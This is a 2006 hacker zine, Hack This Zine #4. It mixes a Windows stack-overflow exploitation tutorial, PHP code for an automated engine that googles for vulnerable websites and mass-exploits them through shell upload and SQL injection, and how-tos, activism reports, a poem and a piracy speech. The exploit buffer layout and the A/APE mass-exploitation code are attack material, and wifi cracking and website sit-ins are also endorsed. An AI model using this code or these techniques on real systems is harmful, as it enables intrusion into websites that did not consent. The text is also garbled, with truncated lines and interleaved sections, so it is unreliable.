004012DE |. C600 41 |MOV BYTE PTR DS:[EAX],41
004012E4 |. FF00 |INC DWORD PTR DS:[EBP-404]
004012E6 |.^EB E2 \JMP SHORT a.004012CA
```

As can be seen in the hex dump around buffer in OllyDBG when g routine:

```
00 00 05 00 00 00 41 41 #...AA
41 41 41 <junkjunkjunk> AAA
```

the 05 00 00 00 is a DWORD reservated for int i, after that bu with junk after it, that is to be overwritten with the data to the buffer. And this will eventually overwrite the last byte o (in the case of a mingw compilation with the byte at position with the byte at position (1024 + 1) inside argv[1]). Now look disassembled Main:

```
0040130D |. E8 7EFFFFFF CALL a.00401290
00401312 |. B8 00000000 MOV EAX,0
00401317 |. C9 LEAVE
00401318 \. C3 RETN
```

Ok, now take a carefull look at the registers as we move troug execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to saved_eb LEAVE,EBP is 0x0022FF<overflowing byte here> (while it should b ESP is changed 0x0022FF5C (0x0022FF58 + 4). Now if we continue just after Main's LEAVE (in the example at 0x00401317) we can s now 0x0022FF<overflowing byte + 4), and EIP will be popped from we have our exploitable condition! Our initial overflowing buff like:

In case of a mingw compilation:

```
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
```

In case of a gcc compilation:

```
["\x90"x1024] + [overflowing byte]
```

Now we should let the overflowing byte point somewhere in the m buffer. Keep in mind that that byte will be increased with 0x04 In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should hav the start of our shellcode, that will be popped into EIP. So we following exploitation buffer:

```
[Shellcode][addr of Shellcode][overflowing nops (if necessary)]
pointing to the adres of [addr of Shellcode]]
```

There is are several issues with this exploitation method on wi to buff being declared in Func, it might have it's data partial (due to windows' relative addressing method), rendering this ex told you there are some major differences in exploitation on wi (as always >.>) and this is a large drawback because we this RE worst case scenario. The other (and probably biggest) drawback strange DWORDs between the saved EBP and our buffer on a Mingw means we must be very careful at looking what compiler what use app before drawing conclusions about potential exploitable cont

The Anarchist Library
Anti-Copyright



HackThisSite.org
Hack This Zine! 04
Ammo for the Infowarrior
2006

Retrieved on 2022-03-16 from exploit-db.com/papers/42910

theanarchistlibrary.org

- The great Windows-Shellcode picture book

[2] http://www.cultdeadcow.com/cDc_files/cDc-351/
- Tao of the Windows Buffer Overflow

[3] <http://www.insecure.org/stf/smashstack.txt>
- Smashing the Stack for Fun and Profit

[4] <http://www.securitycompass.com/Case%20Studies.htm>
- Writing Stack Based Overflows on Windows

[5] http://www.intel.com/design/pentium4/manuals/index_new.htm
- IA-32 Developer's Manual Vol. 1 - Chapter 6

Thoughts for the future

- <http://www.blackhat.com/presentations/win-usa-02/halvarflake>
- Third Generation Exploitations

- <http://www.phrack.org/phrack/55/P55-08>
- Frame Pointer Overwrite

- <http://www.cybertech.net/~sh0ksh0k/heap/>
- Windows Heap Overflow Presentation

- <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>

```
#####  
#           Deus Ex Machina: Notes on the Artificial Hacker  
#####  
(code and other files associated with nomenclura's article are  
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an
```

[0x00] Intro

Well ladies and gentlemen, here I am again to bore you . This article on the increasingly populair concept of an "artificial thinking of an "artificial hacker" I don't mean some uberly co network that analyzes source-code for potential vulnerabilities exploits for them . I'm "merly" talking about an automated fra mass-exploitation of certain vulnerabilities.

As described in the articles "Automation" (located here: <http://blackhat.com/presentations/bh...-sensepost.pdf>) and "Mo Artificial Hacker" (located here: http://felinemenace.org/papers/Movin...hley_Fox.ppt)

) there are many pros and cons for this concept. Pentesting/At made much easier and a lot of the boring work would be taken f: allowing him some time for a beer.

Of course this sound pretty tame and all, and my quick impleme be the best, but the concept surely is powerfull as hell. Imag exploitDB (like milw0rm's of securityforest's linked to A/APE, (providing it has a dork for every vuln (or it could scan rand exploit the fuck out of the net, pwning vulnerable box after v while the "only thing" the controlling hacker has to do is fin write A/APE modules and supply them to the engine, rooting an : ammount of boxes in no-time (providing he/she has multiple A/A running).

The idea of an automated exploitation framework crossed my mind a web-worm in PHP (whose concept was featured in HackThisZine : release of the RRLF e-zine (#7). A/APE (Artificial/Automated P modification of Ouroboros' engine that consists of an exploit stupid small template which would have been an abstract class : the necessity of backwards compatibility with PHP4 for the web child classes each with their own exploit code located in a sin constructed Sploit() function, thus allowing for heavy use of (and less lines of code).

[0x01] The concept

Well, there are three major requirements for A/APE:

- 1) The engine should spider all vulnerable targets on the web (possible)
- 2) The engine should be very modular (easily extendable, different adaptable to 1 standard)
- 3) The engine should log results so the hacker can control the process later.

Requirement 1 is simple to complete, we'll use the unlimited possibilities. Now I hear everyone mumbling "tskpscht google api tskpscht" but I don't like the google API either (I actually don't care if you just don't like it). It is very easy to use google without having the google-api hassle with the following concept:

- 1) Post a GET request to google.com with the following parameters: `search?as_q=".urlencode($searchquery)."&num=".$startfromthisresult`
- 2) Add the found targets to the \$targets array. Check whether we have too much queried results (we don't want to stick to the same vulnerability we?) if so quit else goto step 1

Well, the biggest difficulty lies with requirement 2. We can identify the most and common webapp-vulns (we'll only discuss webapp-vulns in this section categories:

- 1) Unauthorized file uploading
- 2) Local/Remote file inclusion
- 3) SQL injection
- 4) XSS

So we'll organize the exploits like this (in a matrix form):

```
$Sploits = array();  
$Sploits[0] = array(); // array of all file upload exploits  
$Sploits[0][0] = new WhateverExploit(); //etc,etc
```

Also we should manage all "googledorks" (google searchqueries like this (thus googledorks \$dork[0][3] being the dork for \$Sp Since every exploit is different in concept and requires different generalized the concept per exploit (currently only Fileupload exploits):

```
Upload exploits: Sploit($host,$port,$path,$filename,$filecontent);
SQL injection: Sploit($host,$port,$path,$sql,$username,$pass){
```

Since most file upload exploits require little more than a tar, this'll suffice. The case of the SQL injection is a little different. injection usually requires nothing more than a prefabricated SQL query defined in SQLSploit->SQLQ, the sample exploit I included with this A/APE a username and password for user creation though (this is also I included these parameters with the function prototype (feel free to add them to you hearts content though).

```
[0x02] Show use the 0xCODE!
Okay, let's talk code. Sending a packet in PHP is simple as pi
function sendpacket($host,$port,$pAcKeT) // packet sending function
{ $sock=fsockopen(gethostbyname($host),$port); // open socket
if (!$sock) return "No response";
fputs($sock,$pAcKeT); // send!
$html=''; while (!feof($sock)) { $html.=fgets($sock); // read socket
fclose($sock); return $html; }
```

To google for targets we need to follow the steps discussed in Here is a function that googles for a certain query.

```
function Google4Targets($host,$search,$num) // google for targets
{ $query = "/search?as_q=".urlencode($search)."&num=".$num."&hl="
"http://".$host.$query;
```


jobs while smiling out of the corners of our mouths, thinking of tricking those in control. But at some point we tricked ourselves. It does not break you, it seduces you - and seduced by the siren of these relations, we lost sight of our dreams and desires. Instead of trying to create a new world, we found ourselves writing facial reconstructions. We sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hackers seem like mere hobbyists. We pat ourselves on the back and smile about how we're hackers again, that we've gotten back to tinkering, that we're doing things with LEDs once more. But this tinkering is only the shadow of itself. Asking for the right to modify a commodity that has been commodified does not challenge anything. These projects only help to create bigger, longer leashes, recuperating our desires and satisfying our sense of self by putting wall paper on this ugly world.

But some of us still wipe our asses with white papers and dream that if you're not satisfied with people modifying their SUVs and being able to look around, find those of us who aren't either, and hack the system, you can win.!!

```
$packet = "GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>", $html); // get number of results
$temp2=explode("</b> for ", $temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$loopen = $total / $num; // number of pages to query
for($r = 0; $r < $loopen; $r++)
{
    $strt = $r * $num;
    $query = "/search?as_q=".urlencode($search)."&num=".$num."&hl = "
    // query
    $q = "http://".$host.$query;
    $packet = "GET ".$q." HTTP/1.0\r\n";
    $packet.="Host: ".$host."\r\n";
    $packet.="Connection: Close\r\n\r\n";
    $html = sendpacket($host,80,$packet);

    $temp=explode("<a class=l href=\"", $html); //all url results are
    href="urlhere"> form
    for ($i=1; $i<=count($temp)-1; $i++) {
        $temp2=explode("\>", $temp[$i]);
        $targets[$targetcount] = $temp2[0]; // add to targets array
        $targetcount++; } } }
```

The auto exploitation engine would look like this:

```
function AutoXploit() // exploit routine
{ for ($l = 0; $l < count($dork); $l++) {
    for($i = 0; $i < count($dork[$l]; $i++) // all dorks of current
        (XSS,SQL injection,etc) {
        $targets = array();
```

```

$targetcount = 0;
Google4Targets("www.google.com",$dork[$1][$i],100); // google
if ($targetcount > $searchlimit) // not higher than limit
$targetcount = $searchlimit;
for ($x = 0; $x < $targetcount; $x++) {
$targets[$x] = eregi_replace("http://", "", $targets[$x]);
$temp = explode("/", $targets[$x]); // deconstruct URL
$base = $temp[0];
$extend = "/";
for($r = 1; $r < count($temp)-1; $r++) {
$extend .= $temp[$r]."/"; }
if($l == 0) // UPLOAD
$sploits[$1][$i]->Sploit($base,80,$extend,$shellname,$shellcon
elseif($l == 1) // SQL
$sploits[$1][$i]->Sploit($base,80,$extend,$sploits[$1][$i]->SQL
} }

```

Well I hope this small article was usefull and gave you some ideas. For sample code, please see the code that comes with this release, released under the GPL, but remember, i'm not responsible for anything released or coming forth from this code!

Nomenumbra.

```

-#####-
-###          RECIPES          ###-
-#####-

```

```

#####
#           HOW TO: Use Off The Record Instant Messaging
#####

```

Off the Record (OTR) is a encryption and authentication plugin for Pidgin. It provides public/private encryption and signs all your messages with a digital signature to verify that you are their true sender. Unencrypted instant messages

Intellectual Property Regimes and Alternatives
 Low Power Radio FM
 Internet Law for Activists
 Public Space
 Non Profit

This event will gather some of the regions most committed activists, free software lovers, socially engaged artists, independent media organizations, and critical thinkers to brainstorm and develop an agenda for the future with the support of radical social movements in the great lakes region.

<http://www.dai5ychain.net>
<http://hackmeetingwiki.dai5ychain.net>
<http://chicagolug.org/lists/listinfo/chicago-hacktivism>
<http://www.freegeekchicago.com>
<http://www.hackbloc.org/chicago>

!!

When I was a kid, hackers were criminals. Hackers were dreamers who defined themselves against a system of capitalist relations, and their lives in opposition. Every aspect of the hacker's life was a testament to freedom -- from creating communities that shared information freely, to releasing that information in a way that would strike out against this system. When nobody understood how technology worked in the systems that we were using, hackers figured those systems out and exploited them to our advantage. Hackers were criminals, yes, but their crimes were defined by the laws of those institutions that they sought to destroy. While they were considered as criminals by those institutions, their true crimes were only curiosity, freedom, and the strength to dream of a better world.

Somewhere along the way the ruling class started paying hackers to create the very systems that they had so passionately attacked. Originally

pilsen, chicago, in a former flower shop. the dai5ychain proje platform for new media performance and screening events devise in response to a unique network architecture. it shares a built Busker project initiated and programmed by tamas kemenczy and : the dai5ychain project is developed and maintained by jake ell tamas kemenczy and others.

The hacklab project has from its inception included workshops : sessions, and dai5ychain aims to enable these vital activites : of the local software development and new media arts community and asked to provide workshops, and the space will also be ope receptive to proposals of this nature.

dai5ychain aims to provide a variety of technical resources, a interested in the following:

- 01 : open_platforms -- open source/hackable/extensible softwar examples: linux, pureData, superCollider
- 02 : obsolescent_kit -- 'obsolete' and otherwise antiquated an commercially inaccessible hardware and software platforms for : examples: commodore64, dumb terminals, dot-matrix printers, ve

the space is open daily from 12pm->5pm for general access and recurrent events in the late evening. access to dai5ychain out scheduled times may be requested via a form on the website and enabled whenever possible.

**** CHICAGO SOFTWARE FREEDOM DAY : SEPT 16 ****

Calling all free-wheeling free-information free-reproductionis the hackers who love the streets! For the activists that just resources! And for the militant media makers in search of free to knowledge and ideas.

Sept 15 2006 Location TBA Chicago, IL USA

easily picked up by packet sniffing tools, these becomes all th your sending them over a public WIFI network. Also with the new Service they claim by using their software you "Waive any right Well fuck that, start encrypting your messages and show AOL you right to privacy especially from them. Installing the plugin is

Install: Download the latest release from <http://www.cypherpunk> this writing the latests version is 3.0.0. Once you compile the your using windows run the .exe, you have to enable Off The Rec in gaim click on Preferences, or Tools > Preferences from withi window. Once in the Preferences menu choose "Plugins" from the down untill you see "Off-The-Record Messaging" click on the che it.

Configure: Now that you have it installed there should be a sub plugins menu for OTR. Click on the "Config" tab. Here you can g pair. Click the generate to produce your keys. Also make sure t private messaging an Automatically initiate private messaging a

Usage: Now when ever you talk to someone who also has OTR you w private converstation. The First time you talk to them you will accept their fingerprint. The fingerprint is a string which is their key. Also you will notice a new button on your conversati will eather say OTR: Private, if a private conversation has bee it will show OTR: Not private. To start a private conversation this button.

Additional help: <http://www.cypherpunks.ca/otr> <http://www.hac>

HOW TO: Start A Wargames Competition
#####

San Francisco Bay Area - <http://www.hackbloc.org/sf/>
Chicago - <http://www.hackbloc.org/chicago/>
Canada - <http://www.hackbloc.org/ca/>
UK - <http://www.hackbloc.org/uk/>
US-south <http://hackbloc.org/south>
Maine - see forums

hacktivist.net

A 'think tank' for hacktivist related activities: user submitted images, and articles as well as resources on getting involved in activism.

disrespectcopyrights.net

An open collection of anti-copyright images, pdfs, texts, movies more related to programming, hacking, zines, diy culture, and a system is integrated into a mediawiki site and also allows people to upload files.

We are many, they are few!

Zine staff: darkangel, nomenclumbra, alxciada, brokenkeychain, tony sally, wyrmkill
HTS Staff: iceshaman, custodis, scriptblue, outthere, mcaster, wells,
Hackbloc/Hacktivist: flatline, alxciada, darkangel, wyrmkill, hexbomber, bliss, whiteacid, sally, squee, ardeo, pacifico, L
Contributors: spydr, phate, moxie, scenestar, truth, leachim, rugrat, ikari, sld, skopii, bfamredux, kuroishi, wyrmkill, moco cola

!!

!!
--> Make Contact <--

3. Scoring

There are many potential ways to calculate scores for these things around who currently has control of a system. One way involves looking for the presence of certain service types or services, but this requires a large amount of code. A fixed score for each box will function well to be computed hourly, daily, at the end of a competition, or when there is plenty of room to use your imagination on this topic.

4. Timeframe

It is important that the challenge doesn't expire before any boxes are found and keeps up a suspenseful level of activity from start to finish on the timescale to fit the competition type and to maximize the fun.

Happy hacking.

```
#####  
#                               HOW TO: Start A Hackbloc  
#####
```

While the internet can be a great resource for learning, it can be an alienating place. If we want this movement to grow, we not only need to be organized but we need to get local. What better way to do this than to have YOUR OWN HACKBLOC.

PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS

There are advantages and disadvantages to each model of organization. Having open meetings at a public space that you can advertise is more friendly to draw in new people and give presentations. However, these are not appropriate for more sensitive work and research, where meetings at more secure locations would be more suitable. Forming a group of a few trusted people who already know each other, where they can complement each other, and where everybody knows the level of disclosure and security to each other is best suited to more hands-on or quest-based activities. Successful hackbloc groups would maintain a balance

public/announced and private/work meetings.

* Look for Existing Groups

There may already be get-togethers in your area of people work stuff. Look for linux user groups, 2600 meetings, hackbloc, ha meetups, ACM or other CS college groups, computer co-ops, or o out a few meetings to get the feel if it is what you are looki: talk to organizers and see if you can help organize the group exciting and active again. Otherwise you can make contacts and build for your own meetings.

* Look for public spaces to hold meetings

The best spots would be centrally located geographically and e especially through public transportation. Major urban areas, c campuses would be ideal as these are likely to contain the gre concentration of potential members.

Next, try to find a space or room to hold the actual meetings. it would have to be in a public place (or a friendly commercia minimum , it would have to be big enough for tables and chairs people, with access to power, internet, and room to set up net equipment. Some possible locations would be public libraries, art/activist spaces or coops, friendly internet cafes, infoshop centers, etc. Some groups have had success with meeting at a c especially ones located at major transportation centers conven taking the train. The first few meetings can be just a tempora until people can talk about more accommodating or convenient l more permanent meeting space that you could send out public an

When exploring possible spaces, talk to the management and int: and the group you are starting. Explain it positively using wo: 'teaching' and 'sharing', not 'hacking' and 'pirating', and if explain that you might be able to bring them some customers. S could be advantageous to be 'sponsored' by an internet cafe or

and they need a theme song.

```
#####
#                                     CREDITS
#####
```

** HACK THIS ZINE #4: AMMO FOR THE INFO-WARRIOR

We are an independent collective of creative hackers, crackers, anarchists. We gather to share skills and work together on sever teach and mobilize people about vulnerability research, practic how free technology can build a free society. We are an open, f ever changing collective which generally works on IRC. Everyone explore and contribute to the group and it's related projects.

Network of Projects

hackthissite.org

Hack this site is a free and legal training ground that allows their security skills against a series of realistic hacking cha provide a friendly environment for people to get involved with internet security by collaborating with other coders and hacker

hackbloc.org

Hackblocs are local groups and gatherings where hackers and act discuss, share skills, and collaborate on projects related to f open source, tech activism, and more. We work to defend a free free society by mixing hacker and activist strategies to explor and direct action hacktivism. Each local group is autonomous an form a decentralized network to collaborate and coordinate acti with other social justice struggles around the world.

Current Collectives:

a pair of twin activists.

Man, are they interesting cats.

they do stuff,
anything, they just
seem to want to take action,
be heard, have fun,
get noticed, make a statement,
have other people wonder about them
instead of wondering about a TV
full of artificially sweetened famous people.

Last night,
they chose Capture the flag.
and it was quite a success.

3 hours long,
30+ strangers showing up
on a cold, wet night.

They have my email address,
and I'm going to show up
at whatever they do next.

Now if you'll excuse me,
I have to write a theme song
for the Rat Patrol.

those are the guys who
ride around Chicago on
those big, tall, crazy bikes.

I met a few last night,

'official' student group, as long as it does not compromise the
practice of the group.

* Gather Resources + Equipment

At the bare minimum, the meeting space needs to have tables/cha
the internet. However, there are all sorts of fun toys you can
help facilitate the meeting as well as provide interesting work
to teach and learn. Routers + ethernet cables not only allow yo
or play multiplayer games but building a network can be a hands
experience for those who've never done it before. A wireless ro
ideal. A sound system would be good for presentations or playin
background - also if meetings get big enough or if you have an
throw parties at, you can bring bands or DJs and have bouncing
after the meet. Chalkboards, white-boards, overhead or digital
ideal for presentations, workshops, or other collaborative brai
activities. Printers would be good for copying flyers, zines, p
code, etc. People can also bring monitors and "junk boxes" so p
systems that people can play with - especially to tinker with n
operating systems or use as public computers for those who don'
own. These are just a few toys and accessories one can bring: a
clear to attendees that they are free to bring their own goodie

* Outreach + Promotion

For public gatherings, consider doing some outreach to bring ne
your core group has decided a date and space for your first mee
flyers and posters. Put together an announcement explaining tha
to get this group together and that you are having an initial p
at this place at this time: all are welcome. Send it off to rel
groups as well as online networking sites like indymedia, craig
myspace or tribe.net. Attend local meetings and hand out flyers
friends together and make sure they bring cool tricks + ideas f
meeting.

* Meet!

The day of the meeting will come and once you get people in the

the right ingredients it's time to get it started! Make sure you invite existing members and create a friendly and accommodating environment where people can express themselves and introduce new ideas. As you socialize and enough people have showed, it's time for the first meeting.

Round table meetings are usually the best way for everybody to share ideas and create a friendly equal and open environment for new people to share ideas. If there are a lot of people or a lot of things that need to be discussed then a meeting facilitator and an agenda is probably needed. Start the meeting by introducing the meeting is starting, circle up chairs + tables so everyone can see each other and be in on the discussion and start with introductions around the room and give everybody a chance to introduce themselves + their interests. Afterwards, create time to brainstorm items to be discussed and add them to the agenda (useful for the facilitator or notetaker). Then go through each agenda item one by one bringing up issues proposing and deciding on actions.

As it is your first meeting there are probably lots of agenda items to discuss so the group can decide it's identity, prioritize it's goals, and discuss future ideas for growth. Think about points of unity + structure (democracy, consensus, open, etc). What would be a good time/date for the next meeting (monthly meetings at regular dates?). Pool together ideas from the group and think about and propose ways people can get a hold of each other (pass around a sheet to collect emails or #s). Start an email list, mailing board, blog, or website. Brainstorm ideas for presentations, workshops, and special events(possibilities listed below). Finally, announce the meeting, actions, groups, and decide on the next meeting.

IF YOU ARE STARTING GATHERINGS IN YOUR AREA, WE WOULD LIKE TO HELP YOU. Get in touch with the global hackbloc collective so that we can help you promote your local groups. Jump on the IRC server at irc.hackblock.org port 7000 in #hackbloc or #hackthissite . We can also help set up your website at hackbloc.org. Get involved at hackbloc.org or hackbloc@gmail.com

I ran like I haven't run
since I was fourteen.

running for my life,
as if nothing else mattered
in the world except to get
back over Milwaukee Avenue.

When was the last time you
did a full on sprint until you just
couldn't run anymore?

For me, its been a while.

I don't find myself sprinting
so often these days.

but last night,
I ran like the wind,
until the wind was completely
out of my body and spilled
all over the streets.

Today, I am sore,
but I am also grateful
for such an evening of unexpected fun.

I met people I would never ordinarily meet.

I learned that you can find perfectly good bagels
in the right dumpsters.

I smoked a bowl with the leaders of the event,

Wide demographic,
punks and yuppies
and thirty-somethings
and a gay guy, and a tall
Jesus looking character,
and a girl who told me she finds
perfectly good bagels in the dumpster.

We got little bandanas to distinguish teams,
and we hid our flags and planned our strategy.

and we were off.

And I felt like I was in Die-Hard
and the Bourne-Identity for the next three hours.

It was awesome.

We snuck around the city,
in two and threes,
and solo advances.

Once we crossed into enemy
territory, we were vulnerable
to capture and imprisonment.

But we were not alone in the streets,
it was Wicker Park on a Saturday night,
we could try to blend in,
always looking out for a bastard
with a white bandana.

And if you saw one,
you ran.

Possible Ideas for Workshops and Presentations

* Hold workshops on online security culture: showing people how
install tor/privoxy(secure proxy through onion routing), using
the record(for secure AIM chats), pgp/gpg, how to clear your sy
files, internet caches, "deleted" files, etc

* Explore alternatives to copyrights / anti-copyright activism:
file share fest', set up file servers on the network, promoting
/ copyleft / anti-copyright media and projects

* Have a "linux fest" and play with various distros and livecds
people to bring their machines + install or dual boot linux

* Play the HTS challenges to learn the basics of web hacking in
environment

* Have a web development / programming party and make a site fo

* Host hacker wargames competitions and code auditing workshops
LAMP systems(perhaps with non-permanent environments, like maki
livecd) and install several open source CMS systems to practice
and defense while playing "king of the hill"

* Bring lockpicks + invite people to bring various locks to pra

* USE YOUR IMAGINATION

```
#####  
# HOW TO: Start A Free Shell Server / Pirate Wifi N  
#####
```

If you have machines lying around and have a relatively fast an
connection, consider opening it up to the world to be used as a
server or pirate node.

- * free shell server - give people the chance to play around with
- * file server - allow people to swap files with other users on
can set up sftp/ssh, ftpd, or some sort of web based upload / :
system.
- * tor node - if you have lots of bandwidth, consider setting up
. this has the added advantage of allowing any possible law en
network to not be able to distinguish random tor server traffi
personal communications being routed through tor.

Setting up Free Shells

If you don't want to have to create accounts for people manual
few scripts to automate the process. In this article, we are g
system which had been developed and used by Hairball with the
project.

We create a 'new' user account that people would log onto to c
account; and instead of bash or sh, this account's shell would
/etc/passwd to refer to a binary stored on your system which w
user for their desired username and create the account and the

The program is essentially a perl script wrapped in a SUID bin
The source code can be located at:
disrespectcopyrights.net/archive/Code/new.pla.txt

If you are worried about being shut down, receiving cease-and-
being raided by law enforcement, consider disguising the sourc
using Tor Hidden Services. This allows you to set up an anonym
that is only accessible to others browsing through Tor, where
your server is obfuscated by routing through the tor network i

If you have two wireless cards, and there are password protect
networks, you can crack the network and set up your own networ

line known as Milwaukee avenue.

And, an awesome little drawing
of a dude with a beard running with a flag.

It said to show up at the Damen
Blue Line train stop at 7 pm.

I did.

I had nothing else to do.

It's strange,
these days,
when I don't have a gig
on a weekend,
I never really have anything to do.

So I show up for summer camp
games in cold weather and light rain.

there, at the train stop,
I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers
to eachother, a few pockets
of friends here and there,
but mostly just the bored,
curious, and adventurous
type who would show up
for such an event.

control. We have already tasted, felt and smelled the freedom of a top-down controlled monopoly of culture and knowledge. We have learned how to read and how to write.

And we do not intend to forget how to read and how to write, because yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

I played Urban Capture the Flag
#####

chicago urban capture the flag meets on the second saturday of the month at 6pm in wicker park - milwaukee north and Damen off the Damen building

What did you do last night?

I can tell you what I did.

I played Urban Capture the Flag, because it's a mother fucker.

I saw signs and posters and little handbills all over Wicker Park for the past couple weeks.

"Reclaim the City"
"play Urban Capture the Flag"

with a map, a city grid, almost a square mile, separated by a great dividing

the internet access from the first.

#####-
-#### ACTION ###-
-#####-

International Solidarity to Free the Sagada 11
#####

Two of the Sagada 11 Freed!

TWO among the eleven tortured and illegally arrested backpackers who were part of the SAGADA11, were already released from La Trinidad District Jail. The Asian Commission on Human Rights (AHRC) said, Thursday night.

Minors Frencess Ann Bernal (15) and Ray Lester Mendoza (16) were released from La Trinidad District Jail after the court granted the earlier plea of their legal counsel to turn them over to their parents. The two minors were among the 11 torture victims detained in La Trinidad, Benguet. They were arrested in February 14, 2006 at Buguias Checkpoint by Police officers who claimed that they were in "hot pursuit" of suspected Armed Rebels.

In a separate newspaper report, Judge Agapito Laoagan Jr. ruled that the "warrantless" arrest by the police as illegal as it did not fall under the principle of a "hot pursuit" operation. Under arrests made by police during "hot pursuit" operations, warrants may not be required. Further, the release should be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain
by Jong Pairez (Indymedia Volunteer)
NEWSBREAK! (3/14/2006) Police authorities asked the Quezon City Police to search for the Philippine Center for Investigative Journalism headquarters, late this afternoon. The request for the warrant

apparently in connection with inciting to sedition charges that a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the Phi surprising passersby in Barcelona, yesterday (March 13), by a Spanish activists, saying, "Basta de Torturas en las Filipinas in the Philippines)" and "11 de Sagada LIBERTAD! (free the Sag

Leaflets were also distributed, informing passersby about the Rights violation in the Philippines under the Arroyo Regime. T Spanish activists who did a small solidarity action for the un release of Sagada 11, specifically condemned the illegal arrest torture suffered by the eleven young backpackers from the hand authorities.

TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla kitchen known as Kaizouku Cafe, Poets were already breathing metaphors Molotov cocktails in their hands, making words as bullets for that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industrial ambience is the same, although the season has changed from Winter (is much less colder). Thus, everywhere is noises of ambulance on streets, stressed salary men strolling like living deads, and monotonic rhythm from a subway train constitutes the everyday of ordinary dweller.

I just came out from my work somewhere in the posh district of the closing party of our DIY multi-media artshow "Seppuku2", which month in Irregular Rhythm Asylum (IRA). It took me thirty minutes to get into the venue that is located in Shinjuku. Before enter the door of IRA, several of individuals, mostly from the

Filesharing involves simultaneous uploading and downloading by person. There is no central point of control at all; instead we where the culture and the information flow organically between different people.

Something totally different, something totally new in the history of communications. There is no more a person that can be made responsible. Knowledge happens to spread.

This is the reason why the media corporations talk so much about 'downloading'. Legal. Downloading. It is because they want to make legal way of things for people to pick up items from a central under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting party is to prevent the loss of his control. We saw the Constitution itself violated. We saw what sort of methods of force and attacks on people the police is prepared to apply, not to fight crime, but in an attempt to harass those involved and those who have been close to them.

There is nothing new under the Sun, and the history always repeats itself. It is not about a group of professionals getting paid. This is about culture and knowledge. Because whoever controls them, controls

The media industry has tried to make us feel shame, to say that doing is illegal, that we are pirates. They try to roll a stone and look around today, see how they have failed. Yes, we are pirates. He who believes that it is shameful to be a pirate, has got it wrong. We are proud of.

That is because we have already seen what it means to be without

Suddenly there was not only a source of knowledge to learn from of them. The citizens, who at this time had started to learn to their own part of the knowledge without being sanctioned. The royal houses went mad. The British Royal Court went as far that allowed the printing of books only to those print owners license from the Royal Court. Only they were allowed to multiply culture to the citizens.

This law was called "copyright".

Then a couple of centuries passed, and we got the freedom of everywhere the same old model of communication was still being talking to the many. And this fact was utilized by the State with system of "responsible publishers".

The citizens could admittedly pick pieces of knowledge to themselves always had to be somebody who could be made responsible if, when thought, somebody happened to pick up a piece of wrong knowledge.

And this very thing is undergoing a fundamental change today. Internet does not follow the old model anymore. We not only do knowledge. We upload it to others at the same time. We share from knowledge and the culture have amazingly lost their central point.

And as this is the central point of my speech, let me lay it out in detail.

Downloading is the old mass media model where there is a central control, a point with a 'responsible publisher', somebody who is in court, forced to pay and so on. A central point of control from which can download knowledge and culture, a central point that can get and take them away as needed and as wanted.

Culture and knowledge monopoly. Control.

generation were already there, sharing food and beer. I thought it would be the same, but it was not.

SOLIDARITY NIGHT FOR SAGADA 11

The closing party was a solidarity night. As everyone gathered together by a vegan guerrilla kitchen collective known as Kaizouku Cafe, already breathing metaphors of burning Molotov cocktails in the words as bullets for a calibre pistol that can strike an enemy. There was anger, it was anger against all kinds of Authority that hurt the human soul, which has killed and detained a dozen including the old and young hitchhiker punks in the Philippines known as the Sagada 11.

After a while of continuous spontaneity, Sha-do-U of IRA beamed a petition campaign to free the Sagada 11 on the wall from his corner. He made a brief speech about the issue.

The expression of solidarity came in different ways, but some had the button to include their names on the online petition. Some of the members of various punk bands in Tokyo, including Masau of The

Kaori of the punk rock band The Happening, which is considered legends in Tokyo punk scene offered a song entitled "Fuck the B" acoustic while I was about to drink my third beer. She fluently expressed the same emotion that everybody feels during a confrontation against

Our night of solidarity continued and every hour was a surprise. Common life outside is totally predictable. I thought the night was not until the night has produced a moment of action, of solidarity of love.

** A Freed Sagada 11 Prisoner Speaks Out **

It's an amazing experience to be a part of a hacktivist action that can be anywhere on the planet and like minds exist. The impact it had and the impetuous for it was something to behold. It all

plea from a Filipino to an American (who both happened to be in the word out that their friends were jailed and tortured just if government thinks punkers are different. These punkers were just get food for god sake (Food Not Bombs)! The American had contact long, the Office of the President and the Philippine National Police were shut down because hacktivist got involved and helped to get. From there, international press got wind of the situation and it garnered international attention and support. The American retreated states to find out that the action reached the American press. Some of the prisoners were released and live to tell the situation. It's people to realize that actions matter. Don't sit around thinking it makes a difference, when no matter where you are you can. Don't EVER do otherwise. - Sally

This is an interview from one of the SAGADA11, her name is Ann Marikina City Philippines. We interviewed her with a condition that she tell her about what happen or to re-summarized the incident of tort

Q: What were you feeling when most of your visitors unfamiliar
A: I'm very much happy, I'd seen the true camaraderie really so I was thinking that we are just genre-mates or let say punk-mates.

Q: Have anyone told you the actions done by the Internet Justice
A: Yes,

Q: What do you know about them?
A: They are the ones that help to spread the issue internationally, the ones that participated in the virtual sit-in done to pressure the government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about it.
A: At first; we're very much happy, but just after a few days that introduced themselves as CHED (Commission on Higher Education) representatives and was looking for me, fortunately I was out.

The media industry wants us to believe that this is a question of models, about a particular professional group getting paid. They don't believe that this is about their dropping sales figures, about their statistics. But that is only an excuse. This is really about something else.

To understand today's situation in the light of the history, we go back 400 years - to the time when the Church had the monopoly over both knowledge. Whatever the Church said, was the truth. That was why communication. You had one person at the top talking to the masses, the pyramid. Culture and knowledge had a source, and that source

